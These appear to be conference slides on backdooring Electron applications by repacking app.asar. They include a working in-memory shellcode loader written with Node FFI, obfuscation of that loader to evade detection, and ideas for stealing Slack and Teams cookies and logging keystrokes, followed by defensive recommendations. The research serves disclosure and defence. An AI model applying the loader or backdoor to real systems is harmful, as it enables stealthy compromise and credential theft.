


ABUSING ELECTRON APPLICATIONS

By: Fletcher Davis







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 Offensive Security Research
- Previously:
 - Red Team Consultant at Mandiant
 - Cyber Security Engineering Student at George Mason University




The research expressed here is mine alone and is not necessarily representative of the views of my employers



GOALS

- Identify alternative way to execute code and perform post-exploitation on compromised machine
- Abuse Electron's architectural design to modify production application source code
- Leverage Foreign Function Interfaces to execute shellcode in-memory





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
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Conclusion and Recommendations






WHAT IS ELECTRON?

Electron is a runtime framework for developing cross-platform desktop applications with JavaScript, HTML, and CSS

Electron consists of three components

- Chromium's Rendering Library
- Node.js
- C++





ELECTRON COMPONENTS

- Chromium's Rendering Library
 - Open-Source foundation for Google's browser Chrome
- Node.js
 - JavaScript runtime built on top of Google's V8 JavaScript engine
 - Provides access to open-source NPM modules
- C++
 - Extending APIs for common operating system operations



Chromium for making web pages

Node.js for filesystems and networks


Native APIs for three systems

ELECTRON



ELECTRON PROCESS MODEL

- Electron inherits a multi-process architecture from Chromium
- Main Process
 - Electron app has one main process
 - Runs in a Node.js environment
 - Native APIs extend Electron to allow interaction with operating system
- Renderer Process
 - Renders web content for Electron app
 - No direct access to some Electron APIs





WHO USES ELECTRON?

- Slack
- Visual Studio Code
- Obsidian
- Microsoft Teams
- WhatsApp
- Skype
- Discord
- Signal








WHAT IS AN ASAR FILE?


- ASAR is a simple extensive archive format
 - Similar to tar where all files are concatenated together, but without the compression
- App.asar file contains application source code
- Electron architecture exposes ASAR files in application's installation folder
 - On Windows, several applications store these files in %LOCALAPPDATA%





ASAR FILE CONTENTS

- App.asar contains (at a minimum):
 - Package.json
 - Entry Point JavaScript file (main.js)
 - Node Modules (node_modules)
- Contents are not encrypted, obfuscated, or protected
- A user can make modifications to these files, and re-pack the file without modifying the signature of the actual executable





PACKAGE.JSON

- Package.json is the manifest for the application
- Contains properties about application
- Important properties:
 - Name: Sets application's name
 - Main: Sets the entry point for the application
 - Dependencies: Sets a list of npm packages installed as dependencies



APPLICATION ENTRY POINT


- The application's entry point contains the
 Main Process code
- The package.json manifest sets the application's entry point
- Some applications, like Slack, minify and obfuscate the application's source code
 - Ex. Slack uses Webpack to bundle
 - Might involve additional steps to view and modify

```
JS main.is
C: > Users > Dev > AppData > Local > Obsidian > resources > presentation unpack > J5 main.is > ...
      let path = require('path');
       let util = require('util');
       let os = require('os');
       let crypto = require('crypto');
      let fs = require('fs');
      let zlib = require('zlib');
      let EventEmitter = require('events');
      let electron = require('electron');
       electron.remote = require('@electron/remote/main');
       let {app, protocol, net, remote} = electron;
       remote.initialize();
       protocol.registerSchemesAsPrivileged([
           {scheme: 'app', privileges: {standard: true, secure: true}}
       let updateEvents = new EventEmitter();
       let APP PATH = (() \Rightarrow \{
           let path = app.getAppPath();
           let asar index = path.indexOf('app.asar');
           if (asar index >= 0) {
               return path.slice(0, asar index);
           return path;
```



NODE MODULES


- Modules are a set of functions you want to include in your application
 - Node/Electron have a set of built-in modules that don't require further installation
- The node_modules folder stores external modules that are used by an application
- Once a module is locally stored, you can use require("packagename") to load it





ASAR HIJACKING

- Discovered by Pavel Tsakalidis of Context Information Security
- Presented research at BSidesLV 2019
- Published open-source tool BEEMKA to automate backdooring of Electron applications






ASAR BACKDOORING PROCESS

- Unpack the app.asar file using asar module
- Modify entry point JavaScript file
 - If additional libraries are used, update package.json and add modules to node_modules
- Pack the contents back into app.asar
 - Place app.asar in correct directory (typically in /resources/*)












Install Node.js + Native Modules



https://nodejs.org/en/download/



Identify Application Installation Folder





Unpack app.asar using ASAR module

Note: If you perform unpacking and backdooring off host, you must download app.asar and app.asar.unpacked



Modify Entry Point JavaScript file

Identifies OS Type

Spawns Child Process

```
JS main.js X
C: > Users > Dev > AppData > Local > Obsidian > resources > presentation_unpack > J5 main.js > ...
      queueUpdate();
      updateEvents.on('check', () => queueUpdate(true));
      var platform = require('process').platform;
      const win32Command = "start cmd.exe";
      const darwinCommand = "'/System/Applications/Terminal.app/Contents/MacOS/Terminal',function(){{}}";
      const linuxCommand = "gnome-terminal";
      var command = "";
      console.log(`Running on ${platform}`);
      switch (platform) {
          case "win32":
               command = win32Command;
               break:
          case "darwin":
               command = darwinCommand:
               break:
          case "linux":
               command = linuxCommand;
      if (command === "") {
          console.log(`Operating system '${platform}' is not supported.`);
      } else {
          require('child process').exec(command);
```


Platform-dependent command



Pack app.asar using ASAR module

```
PS C:\Users\Dev\AppData\Local\Obsidian\resources> ls
   Directory: C:\Users\Dev\AppData\Local\Obsidian\resources
                    LastWriteTime
                                         Length Name
Mode
             4/10/2022 9:37 PM
                                                app.asar.unpacked
             5/2/2022 10:58 AM
                                              presentation_unpack
        4/10/2022 9:37 PM
                                        2085731 app.asar
                                        ספפסטנו obsidian.asar
             4/10/2022 9:37 PM
-a----
PS C:\Users\Dev\AppData\Local\Obsidian\resources<mark>y asar pack .\presentation unpack\ .\app.asar</mark>
PS C:\Users\Dev\AppData\Local\Obsidian\resources> 15
   Directory: C:\Users\Dev\AppData\Local\Obsidian\resources
                    LastWriteTime
                                         Length Name
Mode
              4/10/2022 9:37 PM
                                                app.asar.unpacked
              5/2/2022 10:58 AM
                                               presentation unpack
             5/2/2022 3:28 PM
                                        2511666 app.asar
 a----
                                        15865955 obsidian.asar
              4/10/2022 9:37 PM
a----
```







Demo



ASAR BACKDOORING RESULTS

- Pros:
 - Execute backdoor code from production Electron
 application
 - Only requires low-privilege access
- Cons:
 - Parent/Child Process
 relationship would get flagged
 by commercial EDRs







INTRODUCING FOREIGN FUNCTION INTERFACE

- Foreign Function Interface (FFI) refers

 to the ability to call functions in native code

 (C/C++) from a higher level language
- Several NodeJS libraries provide an interface to deliver arguments to native functions and extract their return values
- In simple terms, writing C code in JavaScript





FFI BACKDOORING PROCESS

- Unpack the app.asar file using asar module
- Install ffi-napi and ref-napi libraries in application repository
- Modify entry point JavaScript file
- Pack the contents back into app.asar
- Place app.asar in correct directory (typically in /resources/*)





```
PS C:\Users\Null\AppData\Local\Obsidian\resources\BSidesNOVA> npm install ref-napi
changed 3 packages, and audited 93 packages in 3s
10 packages are looking for funding
 run `npm fund` for details
4 moderate severity vulnerabilities
To address all issues (including breaking changes), run:
 npm audit fix --force
Run `npm audit` for details.
PS C:\Users\Null\AppData\Local\Obsidian\resources\BSidesNOVA> npm install ffi-napi
changed 3 packages, and audited 93 packages in 1s
10 packages are looking for funding
 run `npm fund` for details
moderate severity vulnerabilities
To address all issues (including breaking changes), run:
 npm audit fix --force
Run `npm audit` for details.
```

Install ref-napi and ffi-napi



"name": "obsidian",





```
const PAGE EXECUTE READWRITE = 0x40;
const kernel32 ffi = ffi.Library('kernel32.dll', {
   VirtualAlloc: [POINTER, [POINTER, SIZE T, DWORD, DWORD]],
   VirtualProtect: [BOOL, [POINTER, SIZE_T, DWORD, POINTER]],
   CreateThread: [HANDLE, [LPSECURITY_ATTRIBUTES, SIZE_T, LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD]],
   RtlMoveMemory: [POINTER, [POINTER, POINTER, SIZE_T]],
   GetLastError: [DWORD, [VOID]]
function extract_shellcode(shellcode_file){
   console.log("[+] Reading Shellcode File...");
   const shellcode = fs.readFileSync(shellcode_file);
                                                                                                                                     Extract Shellcode From Disk
   return shellcode
Function local injection(shellcode, shellcode length){
   let threadID = ref.NULL;
   console.log("[+] Attempting to Allocate Memory...");
   const virtualAllocAddress = kernel32 ffi.VirtualAlloc(ref.NULL, shellcode length, MEM COMMIT, PAGE EXECUTE READWRITE);
   if (ref.isNull(virtualAllocAddress) === true){
       console.log("[!] Error Allocating Memory: " + ref.hexAddress(virtualAllocAddress));
       console.log("[!] Error Code: " + kernel32_ffi.GetLastError());
       process.exit();
       console.log("[+] VirtualAlloc was Successful. Allocated Buffer is Located at: " + ref.hexAddress(virtualAllocAddress))
                                                                                                                                                 RTLMoveMemory
   console.log("[+] Writing Shellcode to Allocated Buffer... ");
   const moveMemory = kernel32 ffi.RtlMoveMemory(virtualAllocAddress, Buffer(shellcode), shellcode length);
   console.log("[+] Creating Thread and Executing Shellcode... ");
   const createThreadAddress = kernel32_ffi.CreateThread(ref.NULL, 0, virtualAllocAddress, ref.NULL, 0, threadID);
   if (ref.isNull(createThreadAddress) === true) {
       console.log("[!] Error Creating Thread");
       console.log("[!] Error Code: " + kernel32 ffi.GetLastError());
                                                                                                                                              using CreateThread
       console.log("[+] CreateThread was Successful. Handle is Located at: " + ref.hexAddress(createThreadAddress));
shellcode = extract shellcode("C:\\Users\\Dev\\Downloads\\bsidesdemoshellcode.bin")
let shellcode length = shellcode.length;
local_injection(shellcode, shellcode_length);
```

Modify Entry Point JavaScript file

Interfacing with Kernel32 functions

Allocate Buffer using VirtualAlloc

Move Shellcode into Buffer using

Create a Thread to Execute Shellcode



BONUS: OBFUSCATE LOADER

Install javascript-obfuscator


```
changed 103 packages, and audited 104 packages in 6s
43 packages are looking for funding
 run `npm fund` for details
found 0 vulnerabilities
PS C:\Users\Dev\Documents> javascript-obfuscator .\index.js --self-defending true --compact true --output index mangle.js
const a0 0x4b3dca=a0 0x4026;function a0 0x5134(){const 0x2112c7=['[+]\x20Writing\x20Shellcode\x20to\x20Allocated\x20Buffer..
\x20','9148122EpwCTm','590BTNUtT','RtlMoveMemory','2442564JTmras','NULL','hexAddress','types','53034ioSGUR','C:UsersDevDocumen
tsmrnaCalc.bin','constructor','search','Library','pointer','log','VirtualAlloc','isNull','kernel32.dll','uint32*','[+]\x20Crea
teThread\x20was\x20Successful.\x20Handle\x20is\x20Located\x20at:\x20','956182dwhzhg','[+]\x20VirtualAlloc\x20was\x20Successful
\cdot x20Allocatedx20Bufferx20isx20Locatedx20at:x20','[+]x20Attemptingx20tox20Allocatex20Memory\dots','GetLastError','ffi-n
api','int','5872792xnsTzE','void','[!]\x20Error\x20Creating\x20Thread','void*','toString','7nDdYZM','1090401SSrDGW','[!]\x20Er
ror\x20Code:\x20','311258iqXsJv','ref-napi','readFileSync','(((.+)+)+)+$','[+]\x20Creating\x20Thread\x20End\x20Executing\x20Sh
ellcode...\x20'];a0_0x5134=function(){return _0x2112c7;};return a0_0x5134();}function a0_0x4026(_0x53c600,_0x272344){const _0x
```

Obfuscate and Minify Loader



Pack the contents back into app.asar

Demo





FFI BACKDOORING RESULTS

- Pros:
 - Execute code in context of Electron application
 - Only requires low-privilege access
 - No PEs (DLLs/EXEs) used
- Cons:
 - Difficult to initially set up





ADDITIONAL POST-EXPLOITATION IDEAS

- Dumping Teams/Slack Session Cookies
- Command-and-Control Agent
 - Venus Agent for Mythic Comes to Mind...
- Prompting Users for Credentials
- Local Persistence
 - Slack/Teams Run on Start Up...
- Keylogger







Recommendations (For Application Developers)



INSTALL APPS AS HIGH PRIVILEGE USER

Requires an adversary to escalate local privileges before an Electron application can be abused

VERIFY ASAR INTEGRITY AT RUNTIME

ASAR integrity checking is supported on macOS. Windows does not currently support, but is in development





Recommendations Continued



DETECT SUSPICIOUS MODIFICATIONS OF ASAR FILES

Use host-based security product to alert on suspicious access to ASAR files from non-Electron processes

UPDATE TO LATEST ELECTRON VERSION

Updates often fix security vulnerabilities and update the underlying Chromium and Node.js versions





CONCLUSION

- Electron is a widely used runtime framework used to build applications seen in most client environments
- Electron exposes application source code within installation folder
 - This allows attackers to backdoor production Electron applications without breaking executable signature
- Until Electron developers implement integrity checking on Windows, applications will be vulnerable to this abuse
- Read more about this in my blog: https://barbellsandrootshells.com/electron-shellcode-loader



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THANK YOU FOR LISTENING!

